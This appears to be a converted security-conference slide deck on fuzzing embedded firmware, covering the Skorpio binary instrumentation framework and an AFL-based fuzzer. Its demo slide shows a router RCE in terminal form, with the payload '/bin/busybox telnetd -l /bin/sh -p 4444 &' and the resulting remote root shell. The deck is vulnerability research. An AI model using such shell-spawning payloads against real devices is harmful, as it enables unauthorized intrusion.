
# Jump-callback Technique



# Call-trampoline Technique



# Call-callback Technique



## Problems of Existing DBI

- Limited on platform support
- Limited on architecture support
- Limited on instrumentation techniques
- Limited on optimization

# SKORPIO Framework


- Low level framework to build applications on top
  - ▶ App typically designed as dynamic libraries (DLL/SO/DYLIB)
- Cross-platform-architecture
  - ▶ Windows, MacOS, Linux, BSD, etc
  - ▶ X86, Arm, Arm64, Mips, Sparc, PowerPC
- Allow all kind of instrumentations
  - ▶ Arbitrary address, in any privilege level
- Designed to be easy to use, but support all kind of optimization
  - ▶ Super fast (100x) compared to other frameworks, with proper setup
- Support static instrumentation, too!

## Application

API

OS-agnostic

Arch-agnostic



Arm64

Arm

Mips

Sparc

PPC

X86

**SKORPIO framework**

## Cross Platform - Memory

- Thin layer to abstract away platform details
- Different OS supported in separate plugin
  - ▶ Posix vs Windows
- Trampoline buffer
  - ▶ Allocate memory: malloc() vs VirtualAlloc()
  - ▶ Memory privilege RWX: mprotect() vs VirtualAlloc()
  - ▶ Trampoline buffer as close as possible to code to reduce branch distance
- Patch code in memory
  - ▶ Unprotect -> Patch -> Re-protect
  - ▶ mprotect() vs VirtualProtect()

## Cross architecture - Save/Restore Context

- Save memory/registers modified by initial branch & callback
- Keep the code size as small as possible
- Depend on architecture + mode
  - ▶ X86-32: PUSHAD; PUSHFD & POPFD; POPAD
  - ▶ X86-64 & other CPUs: no simple instruction to save all registers :-(
    - ★ Calling convention: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
    - ★ SystemV ABI vs Windows ABI
- Special API to customize code to save/restore context

## Cross Architecture - Callback argument

- Pass user argument to user-defined callback
- Depend on architecture + mode & calling convention
  - ▶ SysV/Windows x86-32 vs x86-64
    - ★ Windows: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
  - ▶ X86-64: "mov rcx, <value>" or "mov rdi, <value>. Encoding depends on data value
  - ▶ Arm: "ldr r0, [pc, 0]; b .+8; <4-byte-value>"
  - ▶ Arm64: "movz x0, <lo16>; movk x0, <hi16>, lsl 16"
  - ▶ Mips: "li \$a0, <value>"
  - ▶ PPC: "lis %r3, <hi16>; ori %r3, %r3, <lo16>"

## Cross Architecture - Branch distance

- Distance from hooking place to callback cause nightmare :-(
  - ▶ Some architectures have no explicit support for far branching
    - ★ X86-64 JUMP: "push <addr>; ret" or "push 0; mov dword ptr [rsp+4], <addr>" or "jmp [rip]"
    - ★ X86-64 CALL: "push <next-addr>; push <target>; ret"
    - ★ Arm JUMP: "b <addr>" or "ldr pc, [pc, #-4]"
    - ★ Arm CALL: "bl <addr>" or "add lr, pc, #4; ldr pc, [pc, #-4]"
    - ★ Arm64 JUMP: "b <addr>" or "ldr x16, .+8; br x16"
    - ★ Arm64 CALL: "bl <addr>" or "ldr x16, .+12; blr x16; b .+12"
    - ★ Mips JUMP: "li \$t0, <addr>; jr \$t0"
    - ★ Mips CALL: "li \$t0, <addr>; move \$t9, \$t0; jalr \$t0"
    - ★ Sparc JUMP: "set <addr>, %l4; jmp %l4; nop"
    - ★ Sparc CALL: "set <addr>, %l4; call %l4; nop"

## Cross Architecture - Branch for PPC

- PPC has no far jump instruction :-(
  - ▶ copy LR to r23, save target address to r24, then copy to LR for BLR
  - ▶ restore LR from r23 after jumping back from trampoline
  - ▶ "mflr %r23; lis %r24, <hi16>; ori %r24, %r24, <lo16>; mtlr %r24; blr"
- PPC has no far call instruction :-(
  - ▶ save r24 with target address, then copy r24 to LR
  - ▶ point r24 to instruction after BLR, so later BLR go back there from callback
  - ▶ "lis %r24, <target-hi16>; ori %r24, %r24, <target-lo16>; mtlr %r24; lis %r24, <ret-hi16>; ori %r24, %r24, <ret-lo16>; blr"

```
SK_INLINE_NO static void bbb_hook(size_t v)
{
    // restore LR from R24
    __asm__("mtlr %r24");

    printf("== in callback, userdata = %zu\n", v);

    return;
}
```

## Cross Architecture - Scratch Register

- Scratch registers used in initial branching
  - ▶ Arm64, Mips, Sparc & PPC do not allow branch to indirect target in memory
  - ▶ Calculate branch target, or used as branch target
  - ▶ Need scratch register(s) that are unused in local context
    - ★ Specified by user via API, or discovered automatically by engine

## Cross Architecture - Flush Code Cache

- Code patching need to be reflected in i-cache
- Depend on architecture
  - ▶ X86: no need
  - ▶ Arm, Arm64, Mips, PowrPC, Sparc: special syscalls/instructions to flush/invalidate i-cache
  - ▶ Linux/GCC has special function: `cacheflush(begin, end)`

## Code Boundary & Relocation

- Need to extract instructions overwritten at instrumentation point
  - ▶ Determine instruction boundary for X86
  - ▶ Use Capstone disassembler
- Need to rewrite instructions to work at relocated place (trampoline)
  - ▶ Relative instructions (branch, memory access)
  - ▶ Use Capstone disassembler to detect instruction type
  - ▶ Use Keystone assembler to recompile



## Code Analysis

- Avoid overflow to next basic block
  - ▶ Analysis to detect if basic block is too small for patching
- Reduce number of registers saved before callback
- Registers to be chosen as scratch registers

## Customize on Instrumentation

- API to setup calling convention
- User-defined callback
- User-defined trampoline
- User-defined scratch registers
- User-defined save-restore context
- User-defined code to setup callback args
- Patch hooks in batch, or individual
- User decide when to write/unwrite memory protect

# Skorpio Sample C Code

```
Sample for Skorpio engine

--- Original code
BBB code = 0x400ca0, callback = 0x400c80

Hook info:
Hook type: 2
Hook address: 0x400ca0
Hook callback: 0x400c80
Hook user_data: 0x7b
Hook trampoline addr: 0x7f1aa7911000
Hook trampoline size: 86
Hook trampoline code: 5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c4
15a415941585d5e5f5a595b584883ec08b9800c4000baa00c400068ae0c4000c3
Patch size: 14
Patched code: ff2500000000001091a71a7f0000
Hook original code size: 14
Hook original code: 4883ec08b9800c4000baa00c4000

--- Functions with instrumentation now
== inside callback, userdata = 123
BBB code = 0x400ca0, callback = 0x400c80

--- Restored original code, now without instrumentation
BBB code = 0x400ca0, callback = 0x400c80
```

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

---

Emulating Firmware

---

Skorpio Dynamic Binary Instrumentation

---

**Guided Fuzzer for Embedded**

---


DEMO

---

Conclusions

# Issues


## 24K Core Architecture



- **24Kc™ Core:** This base core includes a high-performance 32x32 multiply/divide unit and configurable MMU with TLB or fixed mapping.
- **24KE™ Core:** This core adds the MIPS DSP ASE to the foundation capabilities of the 24K series.
- **24K/24KE™ Cores:** Pro series cores feature the CorExtend™ capability for user-defined instructions.


## Firmware Emulation

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools



## Skorpio DBI

- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
  - > Source code is needed for branch instrumentation to feedback fuzzing progress
  - > Emulation such as QEMU mode support in AFL is slow & limited in capability
  - > Same issue for other tools based on Dynamic Binary Instrumentation



## Lack Support for Embedded

- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

## Fuzzer Features

- Built on top of AFL fuzzer
- Support closed-source binary for all platforms & architectures
  - ▶ Use Skorpio DBI to support all popular embedded CPUs
- Support selective binary fuzzing
- Support persistent mode
- Other enhanced techniques
  - ▶ Symbolic Execution to guide fuzzer forward
  - ▶ Combine with static analysis for smarter/deeper penetration

- Pure software-based
- Cross-platform/architecture
  - ▶ Native compiled on embedded systems
- Binary support
  - ▶ Full & selected binary fuzzing + Persistent mode
- Fast & stable
  - ▶ Stable & support all kind of binaries
  - ▶ Order of magnitude faster than DBI/Emulation approaches

## Fuzzer Implementation

- Reuse AFL fuzzer - without changing its core design
- AFL-compatible instrumentation
- Static analysis on target binary beforehand
- Inject Skorpio hooks into selected area in target binary at runtime
- At runtime, hook callbacks update execution context in shared memory, like how source-code based instrumentation do
- Near native execution speed, ASLR / threading compatible

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

---

Emulating Firmware

---

Skorpio Dynamic Binary Instrumentation

---

Guided Fuzzer for Embedded

---

**DEMO**

---

Conclusions

# Exploiting a RCE

```
(16:51:4) [REDACTED] /exploit>
(51)$ uname -a
Linux xiangyu 4.15.0-34-generic #37-Ubuntu SMP Mon Aug 27 15:21:48 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
(16:51:5) [REDACTED] /exploit>
(52)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
telnet: Unable to connect to remote host: Connection refused
(16:51:54) [REDACTED] /exploit>
(53)$ telnet 10.253.253.10 80
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^]'.
^C[quit
Connection closed by foreign host.
(16:52:00) [REDACTED] /exploit>
(54)$ cat exp_router_international.py | grep 4444
cmd = "/bin/busybox telnetd -l /bin/sh -p 4444 &"
```

(16:52:05): [REDACTED] /exploit>

```
(55)$ python exp_router_international.py
Traceback (most recent call last):
  File "exp_router_international.py", line 18, in <module>
    resp = urllib2.urlopen(req)
  File "/usr/lib/python2.7/urllib2.py", line 154, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python2.7/urllib2.py", line 429, in open
    response = self._open(req, data)
  File "/usr/lib/python2.7/urllib2.py", line 447, in _open
    '_open', req)
  File "/usr/lib/python2.7/urllib2.py", line 407, in _call_chain
    result = func(*args)
  File "/usr/lib/python2.7/urllib2.py", line 1228, in http_open
    return self.do_open(httplib.HTTPConnection, req)
  File "/usr/lib/python2.7/urllib2.py", line 1201, in do_open
    r = h.getresponse(buffering=True)
  File "/usr/lib/python2.7/httplib.py", line 1121, in getresponse
    response.begin()
  File "/usr/lib/python2.7/httplib.py", line 438, in begin
    version, status, reason = self._read_status()
  File "/usr/lib/python2.7/httplib.py", line 402, in _read_status
    raise BadStatusLine(line)
httplib.BadStatusLine: ''
(16:52:18): [REDACTED] /exploit>
```

```
(56)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^]'.
/ # uname -a
Linux armhf 4.9.0-6-armmp-lpae #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) armv7l GNU/Linux
/ #
```

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

---

Emulating Firmware

---

Skorpio Dynamic Binary Instrumentation

---

Guided Fuzzer for Embedded

---


DEMO

---

Conclusions


# Issues

## 24K Core Architecture




## Firmware Emulation

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools



## Skorpio DBI

- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
  - > Source code is needed for branch instrumentation to feedback fuzzing progress
  - > Emulation such as QEMU mode support in AFL is slow & limited in capability
  - > Same issue for other tools based on Dynamic Binary Instrumentation



## Guided Fuzzer for Embedded

- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

## Conclusions

- We built our smart guided fuzzer for embedded systems
  - ▶ Emulate firmware
  - ▶ Cross platforms/architectures
  - ▶ Binary-only support
  - ▶ Fast + stable
  - ▶ Found real impactful bugs in complicated software

# Questions

**Finding 0 Days in Embedded Systems  
with Code Coverage Guided Fuzzing**